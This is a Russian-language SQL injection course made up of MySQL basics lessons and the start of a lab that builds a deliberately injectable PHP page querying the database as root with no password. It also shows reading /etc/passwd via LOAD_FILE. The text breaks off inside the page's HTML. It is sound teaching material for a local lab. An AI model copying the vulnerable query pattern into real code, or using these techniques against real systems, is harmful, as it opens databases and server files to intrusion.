**Введение**

Следующий урок

Спасибо, что заглянули к нам. Мы собрали в этом курсе полезные материалы по тематике SQL инъекций.

Все материалы взяты с форума codeby.net.

Мы их систематизировали и немного дополнили.


Планируется, что в курсе будет 6-7 уроков.

В дальнейшем, вероятно, добавим материалы.

Поддержки инструкторов в курсе пока нет, но есть чат и форум, где вы можете обмениваться опытом.

Ссылки на чат и форум ниже этого сообщения.

Приятного изучения!



**Как поставить PHP 7,4**

В новых версиях систем Linux, отсутствует нужна версия под которую написаны скрипты.

По этому, вводим команду для установки PHP 7.4

sudo apt -y install lsb-release apt-transport-https ca-certificates;

sudo wget -O /etc/apt/trusted.gpg.d/php.gpg https://packages.sury.org/php/apt.gpg;

echo "deb https://packages.sury.org/php/ bullseye main" | sudo tee

/etc/apt/sources.list.d/php.list;

wget http://ftp.us.debian.org/debian/pool/main/libf/libffi/libffi7\_3.3-6\_amd64.deb;

sudo dpkg -i libffi7\_3.3-6\_amd64.deb;


sudo apt update;

sudo apt -y install php7.4 php7.4-mysqli;

a2dismod php8.2;

a2enmod php7.4;

sudo service apache2 restart&&service mysql restart;



**1. SQL - прежде чем ломать базы данных**

Всем привет!

В сети очень много материала по внедрению SQL-инъекций, однако я скажу что стоит изучать эту тему не с внедрения, а с создания баз данных и освоения операторов SQL. Только так придет понимание, когда знаешь всё изнутри. Самый распространённый вариант БД это MySQL, поэтому рассматривать будем именно её.

Приступим:


Рассказывать буду на примере Kali Linux, в этой ОС уже предустановлена система управления базами данных (СУБД). Если у вас другой дистрибутив, то можно проверить наличие MySQL командой mysql --version, в Кали на выходе получаете примерно следующее:

mysql Ver 15.1 Distrib 10.3.15-MariaDB, for debian-linux-gnu (x86\_64) using readline 5.2 Как видно база данных стоит MariaDB, это не должно смущать. MariaDB это форк MySQL, только работающая быстрее, поэтому имеет совместимость по sql-операторам.

Если MySQL не установлена на вашей оси, то это несложно сделать. Например установка на Debian 9 описана ЗДЕСЬ

Первое что нужно сделать, это запустить СУБД в терминале командой service mysql start

И потом подключаемся к базе. По умолчанию в Кали пользователь базы root без пароля, поэтому когда у нас спросят пасс, просто нужно нажать ENTER.



Настало время создать нашу базу командой create database golden\_key;


Обратите внимание на точку с запятой, она обязательна и означает завершённый запрос.


База создана, теперь добавим в неё пользователя таким образом: grant all privileges on golden\_key.\* to buratino@localhost identified by 'papa\_Karlo';

Разберём что в этой команде. Имя-базы-данных golden\_key, пользователь buratino, пароль papa\_Karlo, кроме этого мы наделили пользователя максимальными привилегиями.




Обновим права доступа, перезагрузив таблицу привилегий командой flush privileges; потом введём exit для выхода из СУБД. Посмотрим сработали ли наши манипуляции. Снова подключаемся к MySQL но уже под новым пользователем с паролем papa\_Karlo. И получаем доступ к управлению нашей базы командой use golden\_key;







Здесь мы видим кроме нашей базы "golden\_key" ещё присутствует "information\_schema". Информационная схема information\_schema является является стандартным представлением метаданных в языке SQL. То есть это некий шаблон, благодаря которому, не нужно изобретать велосипед. В information\_schema содержатся сведения обо всех базах и их записях.

Тот же самый результат мы можем получить обратившись к information\_schema c оператором select, то есть мы делаем выборку названия баз.





С помощью оператора select можно сделать несколько запросов через запятую select database(),version();



Пока текущая база пустая, пора добавить в неё таблицу. Скопируйте и вставьте следующий код:


CREATE TABLE secret (

id INT NOT NULL AUTO\_INCREMENT,


bitcoin\_key VARCHAR(100) NOT NULL,

PRIMARY KEY(id)

);



Разберёмся, что это было ) Мы создали таблицу secret, в которой размещены 2 колонки (столбцы) - id и bitcoin\_key. Для id мы установили auto\_increment - MySQL автоматически будет увеличивать значение этого поля для каждой последующей


записи.  

Ну что же, теперь нужно заполнить поля в колонках. Каждое строковое значение должно быть в кавычках. Полям с опцией auto increment задавать значение не требуется. Вставим в колонку bitcoin\_key таблицы secret значение поля main\_top\_secret\_password.

INSERT INTO secret (bitcoin\_key)

VALUES

("main\_top\_secret\_password");


Добавим еще одну запись:

INSERT INTO secret (bitcoin\_key)

VALUES

("cd5b1e4947e304476c788cd474fb579a");


И просмотрим содержимое полей ещё одним способом - перечисляя названия колонок для таблицы secret



Всё хорошо, но если у нас не одна тысяча записей, то вывод всех полей явно неразумен. С помощью like можно вывести любое значение по неполному названию. В данном примере мы хотим найти запись начинающуюся с main.

Заключаем в кавычки main и ставим % означающий любое значение. Также возможен вариант что у нас много записей, которые начинаются с main. Тогда мы можем уточнить поиск, если например знаем номер id.

Также полезно бывает узнать общее количество полей в базе



**2. SQL - прежде чем ломать базы данных**


В первой части были рассмотрены некоторые приёмы и операторы.

Углубимся в тему.

Стартуем сервис mysql, заходим под пользователем buratino и попробуем ввести такую команду SELECT User, Host, Password, password\_expired FROM mysql.user;



Мы получили ошибку, в которой говорится что он не имеет доступа к таблице user. Почему так произошло, ведь мы ему наделили полные права. Дело в том, что права у него только на базу golden\_key, а здесь запрос к базе mysql. Когда мы выводили список баз, то их было две - golden\_key и information\_schema. Откуда тогда взялась база mysql? Дело в том что MariaDB имеет несколько баз, и сейчас мы зайдём под root и сможем вывести полный список.



Ага, появились ещё 2 базы, которых мы ранее не видели mysql и performance\_schema.

База performance\_schema нужна для мониторинга, диагностики, анализа, и нас она не интересует.

Повторим наш запрос




Теперь всё сработало. В этой команде мы сделали выбор пользователей базы mysql, имя хоста, пароли юзеров(хранятся в хэше) и проверили срок действия паролей.

В данном случае нет ограничений.

Теперь обратите внимание как сделан запрос mysql.user Мы обращаемся к базе mysql и таблице user Делается это через точку, так же мы поступали в прошлой статье - INFORMATION\_SCHEMA.TABLES Регистр написания не имеет значения, поэтому пишите как хотите.

Со временем какие-то данные теряют актуальность, и базу нужно подредактировать. Чтобы сервер MySQL знал в какой базе мы редактируем, выполним уже знакомую команду USE golden\_key;

Но прежде чем отредактировать, хочу показать очень полезный приём - конкатенация. Это операция склеивания. То есть мы можем вывести какие-то данные в одну строку. Отправим запрос SELECT concat(id,0x3a,bitcoin\_key) FROM secret;



Здесь мы объединили значения из колонок id и bitcoin\_key, используя в качестве разделителя двоеточие. Такой приём часто используется чтобы вывести записи вида login assword Запрос можно отправить и так SELECT

concat(id,':',bitcoin\_key) FROM secret;

Однако лучше всего взять в привычку делать как в предыдущем варианте - энкодить спецсимволы 0x3a = :

Удалим теперь одну из записей с помощью оператора delete, выполнив запрос delete from secret bitcoin\_key = "main\_top\_secret\_password";

Здесь мы указали явным образом что хотим удалить запись

main\_top\_secret\_password, которая находится в колонке bitcoin\_key и таблице secret.

Теперь выведем все значения из таблицы secret и видим что запись действительно удалена.




Если же не указывать условие для удаления WHERE, и отправить запрос так delete from secret; то удалится всё содержимое. Итак, удалим всё содержимое и попробуем вывести все записи. Как видим их больше нет.

Теперь удалим таблицу полностью, используя оператор DROP

DROP TABLE secret; и снова попробуем вывести данные из таблицы secret.

Теперь на нас ругаются, и сообщают, что такой таблицы нет.

Если бы нам нужно было удалить не всю таблицу или поле, а колонку, то сделать это можно было бы так alter table table\_name DROP column column\_name;


Полностью удалить базу можно так DROP DATABASE database\_name;


Несмотря на то что сейчас у нас осталась совершенно голая база golden\_key, мы ещё вполне можем выудить некоторое количество информации.

Например директорию базы данных, имя компьютера(хоста), порт базы и другое.




Также, имея доступ к базе, мы может читать файлы на сервере select LOAD\_FILE('/etc/passwd'); или selectLOAD\_FILE('/var/www/html/index.html') и пр.





Очевидно, что удаление базы не повлияло никак на хранение данных о пользователе. Более того, мы можем спокойно зайти в СУБД под юзером buratino, правда доступ у него будет только к INFORMATION\_SCHEMA.

Посмотреть привилегии пользователя SHOW GRANTS for root@localhost; 



**3. SQL - прежде чем ломать базы данных**

Всем привет!

Поскольку в предыдущих частях я показывал примеры на одной таблице, то упустил очень важный оператор UNION, который будет постоянно использоваться в SQL-инъекциях.

Запустите сервис mysql, создайте заново базу create database golden\_key; если она ещё существует, просто удалите таблицу в ней, или просто сделайте базу с любым другим названием.

Теперь создадим на этот раз две таблицы.

Скопируйте код, создайте таблицу login и убедитесь что она создана

CREATE TABLE login (


id INT NOT NULL AUTO\_INCREMENT,

nickname VARCHAR(100) NOT NULL,

login VARCHAR(100) NOT NULL,

PRIMARY KEY(id)

);

Теперь сделаем вторую таблицу passwd

CREATE TABLE passwd (

id INT NOT NULL AUTO\_INCREMENT,


email VARCHAR(100) NOT NULL,

password VARCHAR(100) NOT NULL,

PRIMARY KEY(id)

);





INSERT INTO login (nickname,login)

VALUES

("buratino","buratino"),

("malvina","4uvixa"),

("karabas","boroda");

Теперь таблицу passwd


INSERT INTO passwd (email,password)



VALUES

("wood@mail.ru","papa\_Karlo"),

("devaxa@yandex.ru","solnyshko"),

("bablo@yahoo.com","bigboss");




Сейчас, чтобы посмотреть что у нас в двух таблицах, мы применили 2 запроса.

Существует оператор UNION, который позволяет объединять запросы и выводить их одновременно.

Допустим мы хотим вывести из таблицы login данные из колонок nickname и login, а также из таблицы passwd email и password.

Для этого мы пишем сразу 2 выборки SELECT и с помощью UNION объединяем 2 запроса в один.

Данные у нас выводятся в порядке очерёдности запросов, то есть данные из второго запроса располагаются в колонках под первым. SELECT nickname,login FROM login UNION SELECT email,password FROM passwd;



А теперь мы подумали, что nickname не очень-то и нужен, и захотели вывести всё тоже самое без него.

SELECT login FROM login UNION SELECT email,password FROM passwd;




В чём здесь проблема? Дело в том, что количество колонок ДО UNION и ПОСЛЕ должно быть одинаково!

Как быть, если нужно всё-таки получить данные, когда количество столбцов не совпадает?

Варианты есть, вспоминаем конкатенацию.

Так это операция склеивания, то мы можем склеить несколько столбцов, и это будет засчитано как 1.


Привел 2 варианта, как в первой части с CONCAT и с CONCAT\_WS Разница лишь в том что с CONCAT\_WS разделитель необходимо указывать ДО названия колонок.







Поскольку в обоих таблицах у нас есть одинаковые значения ID, то в таком случае есть ещё способ вывести 2 таблицы одновременно

SELECT \* FROM login,passwd WHERE login.id = passwd.id; Здесь мы ставим условие вывода что id в таблицах login и passwd одинаковы.



Но если нам не нужны все данные, а только login/password? Не проблема, просто перечислите нужные колонки. А если хочется вывести данные через разделитель, используйте конкатенацию )







Что здесь получилось? Мы запросили записи из одной колонки login, а оператор GROUP BY пытается заглянуть в 2 колонки. Таким образом возникает ошибка. Именно такой подход, на основе ошибок, помогает при SQL-инъекциях определить количество колонок.

Ведь это сейчас мы работаем с базой, которую создали сами, и всё видим, в чужой такого не будет.

**4. SQL-injection, начало - UNION BASED**

Приветствую тебя читатель!

Материала по этой теме в сети предостаточно, но когда я начал изучать эту тему, то она показалась мне весьма запутанной.

Все гайды были несколько абстрактны, непонятно почему запрос именно такой, а не другой и т.д.

Поэтому, прежде чем ломать базы данных, нужно хоть немного понимать что делают те или иные запросы sql.

Именно поэтому, рекомендуем изучить уроки с курса с самого начала.

Если ты новичок, и непременно хочешь разбираться в sql-инъекциях, то сначала проделай то, что написано в этих статьях. А для чего вообще нужно ручное тестирование?

Ведь есть куча программ во главе с sqlmap.

Я так скажу - не все инъекции и не всегда могут раскрутить программы.

В тоже время ручные тесты дадут максимальный шанс внедрить произвольный sql-код. Кроме того, даже если вы станете продвинутым пользователем sqlmap, то это лишь уровень скрипт-кидди, не понимающего что происходит на самом деле. Разумеется программы для того и придуманы, чтобы облегчить наш труд, но труд знающего человека, у которого не возникает вопросов по пейлоадам.

Я не буду писать очередную статью на примере абстрактных данных. Мы сделаем кое-что поинтереснее, а именно сами создадим уязвимую веб-страничку и базу данных к ней. Таким образом, нам будут видны все исходные данные, и будет гораздо проще понять как происходит процесс внедрения произвольного sql-кода.

Показывать буду на примере Kali Linux.

Где-то я буду повторять то, что есть в предыдущих статьях, чтобы получился полный гайд, без пропусков.

Запускаем СУБД service mysql start


Сначала нужно подключиться к MySQL, для этого достаточно ввести в терминале mysql.

Если же ранее был добавлен пароль для root, то вход такой mysql -u root -p пароль.

И не путайте, root для ОС и root для БД это не одно и тоже.

Создадим базу данных

create database golden\_key;





Выходим из-под root набрав exit, и логинимся под пользователем buratino mysql -u buratino -p

Меняем текущую базу use golden\_key;

Создаём 2 таблицы с колонками

CREATE TABLE login (

id INT NOT NULL AUTO\_INCREMENT,

nickname VARCHAR(30) NOT NULL,

login VARCHAR(40) NOT NULL,

statement INT NOT NULL,

PRIMARY KEY(id)

);

CREATE TABLE passwd (

id INT NOT NULL AUTO\_INCREMENT,

email VARCHAR(40) NOT NULL,


password VARCHAR(40) NOT NULL,

secret\_key VARCHAR(40) NOT NULL,

PRIMARY KEY(id)

);



Заполняем поля

INSERT INTO login (nickname,login,statement)

VALUES

("buratino","buratino","1000000"),

("malvina","4uvixa","300000"),

("karabas","boroda","800000"),

("Alisa\_fox","kumushka","500000");

INSERT INTO passwd (email,password,secret\_key)


VALUES


("wood@mail.ru","papa\_Karlo","dast\_ist\_super-puper\_secret\_key"),

("devaxa@yandex.ru","solnyshko","d5t6z9h35d6r5c6l"),

("bablo@yahoo.com","bigboss","5y6q3n5f9j3z2gj6"),

("best@gmail.com","blue\_sky","g2x5f2s6f7c5f1s6");





Вот и чудненько! База готова, теперь нужно сделать php-страничку. Заходите в каталог html /var/www/html/ и создаёте файл index.php со следующим содержанием:

HTML:

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>First hack</title>

</head>

<body>

<?php

$server = "localhost";

$user = "root";

$password = "";

$db = "golden\_key";

// Открываем соединение

$link = new mysqli($server, $user, $password, $db);

// Проверка результата подключения

if ($link->connect\_error) {

die("Подключение не удалось: " . $link->connect\_error); }

if(isset($\_GET['id']))

{

$id=$\_GET['id'];

$sql="SELECT \* FROM login WHERE id='$id'";

$result=mysqli\_query($link,$sql);

if(!$result){

echo'Error While Selection process: '.mysqli\_error($link).' Error code: '.mysqli\_errno($link);

exit;

}

$row = mysqli\_fetch\_array($result);

if($row)

{

echo '<font color= "#0000ff">';

echo 'ID: '. $row['id'];

echo "<br>";

echo 'Your Login: ' .$row['login'];

echo "</font>";

}

}

else { echo "Please input the ID as parameter with numeric value";} ?>

<div>

<br>

